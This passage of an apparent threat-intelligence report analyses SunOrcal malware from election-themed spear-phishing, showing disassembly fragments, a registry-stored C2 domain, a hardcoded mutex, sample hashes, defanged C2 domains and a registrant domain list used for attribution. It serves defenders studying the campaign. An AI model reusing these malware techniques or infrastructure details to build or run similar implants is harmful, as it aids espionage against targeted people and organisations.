0048  66 65 74 79 73 73 6C 2E  fetyssl.
0050  73 65 63 75 72 69 74 79  security
0058  2D 63 65 6E 74 65 72 73  -centers
0060  2E 63 6F 6D 00 00 0B 00  .com....
0068  77 74 68 6B 64 6F 63 30  wthkdoc0
0070  31 30 36 00 00 00 00 00  106.....
```

Computer\HKEY_CURRENT_USER\Software\Google

Figure 16: C2 information and campaign code stored in registry.

The figure also shows what appears to be a campaign code "`wthkdoc0106`" with "wthk" being the malware name, "doc" being the type of document used for malware delivery and "0106" denoting 6th January which is the date of the attack, as shown in Figure 11 and Figure 12.


Aside from the campaign code, the malware also has a hardcoded mutex "`M&BX^DSF&DA@F`":



```
push    offset aMBxDsfDa@f_0 ; "M&BX^DSF&DA@F"
push    0                   ; bInitialOwner
push    0                   ; lpMutexAttributes
call    ds:CreateMutexA
mov     [ebp+hMutex], eax
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_4095C5
mov     edx, [ebp+hMutex]
push    edx                 ; hMutex
call    ds:ReleaseMutex
```

Figure 17: Hardcoded mutex `M&BX^DSF&DA@F`.

Another interesting observable from the malware sample is a call to a DLL function, `FunctionWork`, which is hardcoded in the malware.



```
loc_408B8A:
lea     edx, [ebp+LibFileName]
push    edx                 ; lpLibFileName
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
cmp     [ebp+hModule], 0
jnz     short loc_408BCB
```

```
loc_408BCB:                 ; "FunctionWork"
push    offset aFunctionwork
mov     ecx, [ebp+hModule]
push    ecx                 ; hModule
call    ds:GetProcAddress
mov     [ebp+var_38C], eax
call    [ebp+var_38C]
mov     edx, [ebp+hModule]
push    edx                 ; hLibModule
call    ds:FreeLibrary
xor     eax, eax
```

Figure 18: SunOrcal malware calls a function called `FunctionWork` which is hardcoded in the malware.

Although we were unable to find direct overlap in network infrastructure used by our SunOrcal sample and other threat actors, we were able to identify other SunOrcal samples which have shared network infrastructure with the Surtr malware, previously reported by Citizen Labs[13] back in 2013.


In particular, by finding samples that create the same folder names " `javame`" and "`sun orcal`", we came across the following SunOrcal samples which shares the same mutex, folder structure, registry paths and calls the DLL function "`FunctionWork`":

- `6b3804bf4a75f77fec98aeb50ab24746` (C2: `www.olinaodi[.]com`)
- `1fd33fe7c2800225bfc270f9ae053b65 (C2: www.eyesfeel256[.]com)`
- `397021af7c0284c28db65297a6711235 (C2: safetyssl.security-centers[.]com)`
- `415f5752bf5182b9d108d7478ba950f9 (C2: www.eyesfeel256[.]com)`

Looking at the WHOIS information of `olinaodi[.]com` and `eyesfeel256[.]com` show that they are registered with the same email address `toucan6712@163.com`. A reverse WHOIS lookup on the email address returned a total of fourteen domains, the majority of which follow related themes such as fly, dream, eyes and feel.

Particularly interesting is `flyoutside[.]com` which was reported by Citizen Lab in 2013 as a C2 domain associated with the Surtr malware. The Surtr samples associated with this C2 are:

- `7fbdd7cb8b46291e944fcecd5f97d135`
- `44758b9a7a6cafd1b8d1bd4c773a2577`
- `6da1abd5d7ed21a3328d9fdfaf061f24`



Domain Name	Create Date	Registrar
51aspiing.com	2013-08-27	NAME.COM, INC.
51aspirin.com	2013-07-22	NAME.COM, INC.
52flyfeel.com	2010-02-03	ASIAREGISTER, INC.
52showfly.com	2010-02-03	ASIAREGISTER, INC.
dreaminshy.com	2012-08-07	NAME.COM, INC.
eyesfeel256.com	2013-12-12	NAME.COM, INC.
eyestouch256.com	2013-12-12	NAME.COM, INC.
flyoutside.com	2012-08-07	NAME.COM, INC.
flywoodd.com	2013-06-09	NAME.COM, INC.
mydreamfly.com	2010-02-03	ASIAREGISTER, INC.
olinaodi.com	2015-05-27	NAME.COM, INC.
outsidefly.com	2010-06-11	ASIAREGISTER, INC.
scanluuk.com	2014-10-09	HICHINA ZHICHENG TECHNOLOGY LTD.
showflyfeel.com	2012-08-07	NAME.COM, INC.

Figure 19: List of domains registered using the email address toucan6712@163.com.

Based on the use of the same registrant email address that is associated with only a small number of domains with related themes in addition to the targeting of Tibet and Hong Kong, both of which are autonomous regions that have been problematic to China's internal security, we believe with high confidence that both SunOrcal and Surtr RATs are used by the same threat actor. Based on the creation date of some of the domains, we believe the threat actor has been active as early as 2010.

Conclusion

Spear phishing has long been one of the most common and effective ways in which an attacker can deliver malware on to victim machines to compromise target organisations. The success or failure of this technique relies on the ability of attackers to trick victims into opening the malicious attachment and this is why high-profile events and headlines are often used as lures.

As with other high-profile events, the Taiwanese presidential election in January was no different. In this blog post, we have shown that three distinct espionage threat actors have used the election as theme to lure their victims into opening the malicious documents. This highlights the importance of security awareness training to ensure staff members, particularly those with access to sensitive information, remain vigilant in order to help defend against well-crafted spear-phishing attacks.

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[1] http://www.bloomberg.com/news/articles/2015-12-20/taiwan-opposition-hacked-as-china-s-cyberspies-step-up-attacks-iif2vmh1

[2] See http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/ and, more recently, http://researchcenter.paloaltonetworks.com/2015/06/evilgrab-delivered-by-watering-hole-attack-on-president-of-myanmars-website/

[3] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf

[4] http://www.arbornetworks.com/blog/asert/wp-content/uploads/2014/06/ASERT-Threat-Intelligence-Brief-2014-07-Illuminating-Etumbot-APT.pdf

[5] www.taiwanthinktank.org/english/welcome

[6] http://www.taiwanthinktank.org/chinese/page/5/71/3074/0

[7] Note that it is possible to provide a fake address when creating a SSL certificate and so this does not necessarily mean that the attacker controls this email address.

[8] https://en.wikipedia.org/wiki/James_To

[9] https://zh.wikipedia.org/wiki/%E5%BC%B5%E7%A7%80%E8%B3%A2

[10] https://en.wikipedia.org/wiki/Joshua_Wong_(activist)

[11] http://contagiodump.blogspot.co.uk/2013/09/sandbox-miming-cve-2012-0158-in-mhtml.html

[12] https://whois.domaintools.com/security-centers.com

[13] https://citizenlab.org/2013/08/surtr-malware-family-targeting-the-tibetan-community/

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